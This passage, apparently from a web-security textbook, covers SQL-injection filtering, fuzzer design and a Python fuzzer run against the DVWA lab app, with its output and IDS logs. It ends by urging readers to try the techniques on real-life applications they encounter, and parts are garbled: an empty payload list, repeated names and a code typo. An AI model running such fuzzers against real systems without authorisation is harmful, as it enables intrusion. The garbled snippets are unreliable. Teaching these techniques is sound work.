


Figure 6.6: Wrong Hybrid Filters

The diagram above shows a way of implementing hybrid filters that is *not* recommended. Which essentially is an implementation of a blacklist accepting a limited malicious character sequence, and a whitelist filter accepting a large set of characters that are required from the Web Application to formulate user inputs. Of course, other countermeasures must be taken into consideration along with this type of filter, such as stored procedures and/or parameterized queries, to fully mitigate the SQL injection attacks.

The following diagram illustrates a correct implementation of a hybrid filter:




Figure 6.7: Correct Hybrid Filters

The diagram here demonstrates the proper way of implementing a hybrid filter. The basic logic of the hybrid filter is that it rejects input based on allowed characters and character position, rather than just blocking specific character sequences.

6.19 Things To Consider When Automating Fuzzing

Designing an SQL Injection fuzzer is a pretty basic and standard procedure.

A fuzzer has the following components:

- An HTTP Request processor.
- An HTTP Received Data Analyzser.
- A Mutated Payload Database.

The HTTP Request processor does the following things:

- Issues the HTTP Requests, e.g. loads in RAM HTTP GET and POST requests.
- Sends the issued requests, e.g. by opening raw TCP sockets.
- Manages the timing between the requests, e.g. auto-detects Denial of Service thresholds.
- Loads the payload in a specific manner, e.g. identifies a load sequence from a payload database.

The HTTP Received Data Analyzser does the following things:

- Applies rules to filter the received data.
- Filters received HTTP replies based on size, e.g. compares HTTP reply size with a baseline.
- Filters received HTTP replies based on time, e.g. this is useful when Blind SQL Injections are used.
- Filters received HTTP replies based on text contained, e.g. searches for SQL injection error messages.

The fuzzer should be able to perform some type of data correlation, e.g. request `http://www.example.com/index.asp?id=1` (the variable `id` in this example is not being attacked at this stage) and then `http://www.example.com/index.asp?id=[SQLPayload]`, and compare the size of the second reply against the first (assuming the first is a normal request).

The mutated payload database, does the following things:

- 1.
2. Collects mutated payloads for the target Web Application, e.g. if the target makes use of MySQL, uses only MySQL payloads, and so on.

The following diagram demonstrates what has been described so far:




Figure 6.8: SQL Injection Automation

6.20 Stored Procedures And Parameterized Queries

Stored procedures are implemented differently in every database, so for each database we will provide a different definition:

- For MSSQL: Stored procedures in MSSQL means pre-compiled execution. SQL Server compiles each stored procedure once and then re-utilizes an execution plan invoking the stored procedure. This mechanism is a forced type casting protection.
- For MySQL: A stored procedure is compiled and stored in the database catalog. It runs faster than uncompiled SQL commands which are sent from the application, and of course compiled code means type casting enforcement.
- For Oracle: Stored procedures provide a powerful way to code application logic that can be stored on the server. The language used to code stored procedures is a database-specific procedural extension of SQL (in Oracle it is PL/SQL); dynamic SQL can be used in EXECUTE IMMEDIATE statements and DBMS-SQL package Cursors.

6.21 Web Application Firewall Bypassing

Evasion techniques, as considered earlier, are constantly evolving and have proved very effective in bypassing filters based in the blacklist mentality. Black-listing cannot offer full protection, even combined with normalization. Unfortunately Web Application Firewalls (WAF) deployed by big companies are used either as a detection mechanism (e.g. so they make use of generic blacklist filters, without actually blocking the attacks) and, usually the danger of blocking legitimate traffic is high and *know how* is more limited (e.g. the Web Application to be protected requires complex filters, the code changes very often and is without proper change management).

6.22 Python Library Requests

Python's standard urllib2 module provides most of the HTTP capability we need, but the API is thoroughly broken. But sadly it was built for a different time and a different web :(. It requires an enormous amount of work (even method overrides) to perform the simplest of tasks.

Requests takes all of the work out of Python HTTP/1.1, making your integration with web services seamless. There is no need to manually

add query strings to your URLs, or to form-encode your POST data. Keep alive and HTTP connection pooling are 100 percent automatic, powered by urllib3, which is embedded within Requests.

Amazon, Google, Twilio, Runscope, Twilio, Mozilla, Heroku, PayPal, Heroku, NPR, Obama for America, Transifex, Native Instruments, The Washington Post, Native Instruments, Twitter, SoundCloud, Kippt, Readability, Sony, and Federal US Institutions that prefer to be remain unnamed all use Requests internally. It has been downloaded over 23,000,000 times from PyPI.

More specifically, Requests supports international domains and URLs, keep alive and connection pooling, sessions with cookie persistence, browser-style SSL verification, Basic/Digest authentication, elegant key/value cookies, automatic decompression, Unicode response bodies, multipart file uploads, connection timeouts, .netrc support, Python 2.6 - 3.4. and is thread safe.

More specifically Requests supports:

1. International Domains and URLs
2. Keep-Alive and Connection Pooling
3. Sessions with Cookie Persistence
4. Browser-style SSL Verification
5. Basic/Digest Authentication
6. Elegant Key/Value Cookies
7. Automatic Decompression
8. Unicode Response Bodies
9. Multipart File Uploads
10. Connection Timeouts
11. .netrc support
12. Python 2.6 - 3.4
13. Thread-safe.

Requests is licensed under the Apache License, Version 2.0. A project that is released as GPL cannot be used in any commercial product without the product itself also being offered as open source.

6.23 Automating SQL Fuzzing

For the purpose of this book we will build a simple fuzzer that will be based on the principles already described. Our fuzzer will consist of two Python loops and the mutation Python code produced earlier.

The following diagram explains our analysis so far:




Figure 6.9: SQL Injection Fuzzing

The outer loop describes the payload list loading and the inner loop the HTTP request issuing. Damn Vulnerable Web Application (DVWA) offers us the possibility of testing for an SQL injection. The vulnerable variable is sent to the web server using a GET method. For examination with our simple SQL fuzzer we will make use of the SQL injection example of the DVWA. More specifically, we will exploit the variable `id` in the url `http://192.168.0.9/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#`.

The following screenshot shows the pages that we are going to perform the test against:




Figure 6.10: Page SQL Injection

The following text box contains the payload list used to fuzz the vulnerable:

```
, , ,  
, ,  
,  
%27
```

The sample payload list we use to demonstrate a basic vulnerability scanner makes use of four different payloads, so we will be expecting four different replies. The following text box contains the simple SQL fuzzer used to fuzz the vulnerable Web Application.

Simple SQL HTTP Web Application fuzzer:

```
1 import requests  
2  
3 targetURL = 'http://192.168.0.9/dvwa/vulnerabilities/sqli/'  
4 variables1 = '?id=' # Variable to test.  
5 variables2 = '&Submit=Submit#'  
6 mutatePayloadFile = "sql.ls"
```

```
7 mutatePayloadFileObj = open(mutatePayloadFile,"r")
8 payloadList= mutatePayloadFileObj.readlines()
9
10 for payload in payloadList:
11
12     cookies = dict(security='low',PHPSESSID='
13         bd05152f6b9247153687e5ef425a778d')
14     r = requests.get(targetURL+variables1+payload+variables2,
15         cookies=cookies)
16     print '-----'
17     print r.text
18
19 mutatePayloadFileObj.close()
```

For the purpose of this book, the Damn Vulnerable Web Application (DVWA) was used. DVWA is a PHP/MySQL Web Application that is damn vulnerable. After we execute the simple vulnerable fuzzer we get the following results:

1st HTTP Reply:

```
1 <pre>You have an error in your SQL syntax; check the manual
   that corresponds to your MySQL server version for the
   right syntax to use near ''' at line 2</pre>
```

2nd HTTP Reply:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "
   http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2
3 <html xmlns="http://www.w3.org/1999/xhtml">
4
5 ...[omitted]...
6
7     </body>
8
9 </html>
```

3rd HTTP Reply:

```
1 ...[omitted]...
2 <pre>You have an error in your SQL syntax; check the manual
   that corresponds to your MySQL server version for the
   right syntax to use near ''' at line 2</pre>
3 ...[omitted]...
```

4th HTTP Reply:

```
1 ...[omitted]...
2 <pre>You have an error in your SQL syntax; check the manual
   that corresponds to your MySQL server version for the
   right syntax to use near '''' at line 1</pre>
3 ...[omitted]...
```

The second step would be to make use of the second component and start filtering the returned results based on the returned HTTP code, the size and keywords. The following text box has the modified fuzzer executed in the same page using as filter the mentioned criteria.

Simple SQL HTTP Web Application fuzzer using filters to process received data:

```
1 import requests
2 import re
3
4 targetURL = 'http://192.168.0.9/dvwa/vulnerabilities/sqli/'
5 variables1 = '?id='
6 variables2 = '&Submit=Submit#'
7
8
9 sqlErrorFile = "filter.ls"
10 sqlErrorFileObj = open(sqlErrorFile,"r")
11 errorList= sqlErrorFileObj.readlines()
12
13 print "Loaded error list"
14 print errorList
15
16 mutatePayloadFile = "sql.ls"
17 mutatePayloadFileObj = open(mutatePayloadFile,"r")
18 payloadList= mutatePayloadFileObj.readlines()
19
20 for payload in payloadList:
21     cookies = dict(security='medium',PHPSESSID='
22         bd05152f6b9247153687e5ef425a778d')
23     r = requests.get(targetURL+variables1+payload+variables2,
24         cookies=cookies)
25     print '-----'
26     print "Received code:"
27     print r.status_code
28     print "Received size:"
29     print r.headers['Content-Length']
```

```
28 print '-----'
29 for error in errorList:
30     if re.search((error.rstrip("\n")),r.text,re.IGNORECASE):
31         print "Identified Error: "
32         print error
33
34 mutatePayloadFileObj.close()
35 sqlErrorFileFileObj.close()
```

Web Client Raw Output:

1st HTTP Reply:

```
Received code: 200
Received size: 158
Identified Error: error
Identified Error: SQL syntax
Identified Error: use near
Identified Error: MySQL
```

2nd HTTP Reply:

```
Received code: 200
Received size: 4333
```

3rd HTTP Reply:

```
Received code: 200
Received size: 158
Identified Error: error
Identified Error: SQL syntax
Identified Error: use near
Identified Error: MySQL
```

4th HTTP Reply:

```
Received code: 200
Received size: 160
Identified Error: error
Identified Error: SQL syntax
Identified Error: use near
Identified Error: MySQL
```

In our fuzzer we made use of the Python `re` module; this module provides regular expression matching operations similar to those found in Perl. The regular expression in Python can be used to search both patterns and strings, from Unicode strings to 8-bit strings.

6.24 Hiding SQL Injection Attacks From Logs

The Web Application used in our example (DVWA) has also installed a tool named PHPIDS. PHPIDS (PHP-Intrusion Detection System) is a simple, well-structured, fast and state-of-the-art security layer for your PHP-based Web Application. The IDS neither strips, sanitizes or filters any malicious input, it simply recognizes when an attacker tries to break your site and reacts in exactly the way you want it to. Based on a set of approved and heavily tested filter rules, any attack is allocated a numerical impact rating which makes it easy to decide what kind of action should follow the hacking attempt. This could range from simple logging to sending out an emergency email to the development team, displaying a warning message for the attacker, or even ending the user's session.

The following contains logs from the PHPIDS, produced while running our fuzzer against the DVWA.

PHPIDS Logs detecting single quote injection:

```
Date/Time: 2014-09-14T17:20:12-04:00
Vulnerability: sqli id lfi
Request: /dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit
Variable: REQUEST.id=' GET.id='
IP: 192.168.0.9
```

```
Date/Time: 2014-09-14T17:21:01-04:00
```

```
Vulnerability: sqli id lfi
Request: /dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit
Variable: REQUEST.id=' GET.id='
IP: 192.168.0.9
```

```
Date/Time: 2014-09-14T17:21:03-04:00
Vulnerability: sqli id lfi
Request: /dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit
Variable: REQUEST.id=' GET.id='
IP: 192.168.0.9
```

Needless to say that the PHPIDS missed non-mutated attacks and logged only the url encoded quote.

6.25 Summary

We have examined a wide range of attacks targeting Web Applications and back-end database components, and more specifically we analyzed the following areas: a) The importance of SQL injection at the present time, b) SQL injection and payload obfuscation, c) countermeasures for protecting against obfuscated SQL injection payloads, and d) the practical steps you can take to identify and exploit each one of them.

Faced with the huge attack surface presented by potential attacks against back-end application components, you may feel that any serious assault on an application must entail a titanic effort. However, part of learning the art of attacking software is to acquire a sixth sense for where the treasure is hidden and how your target is likely to open up so that you can steal it. The only way to gain this sense is through practice. You should rehearse the techniques we have described against the real-life applications you encounter and see how they stand up.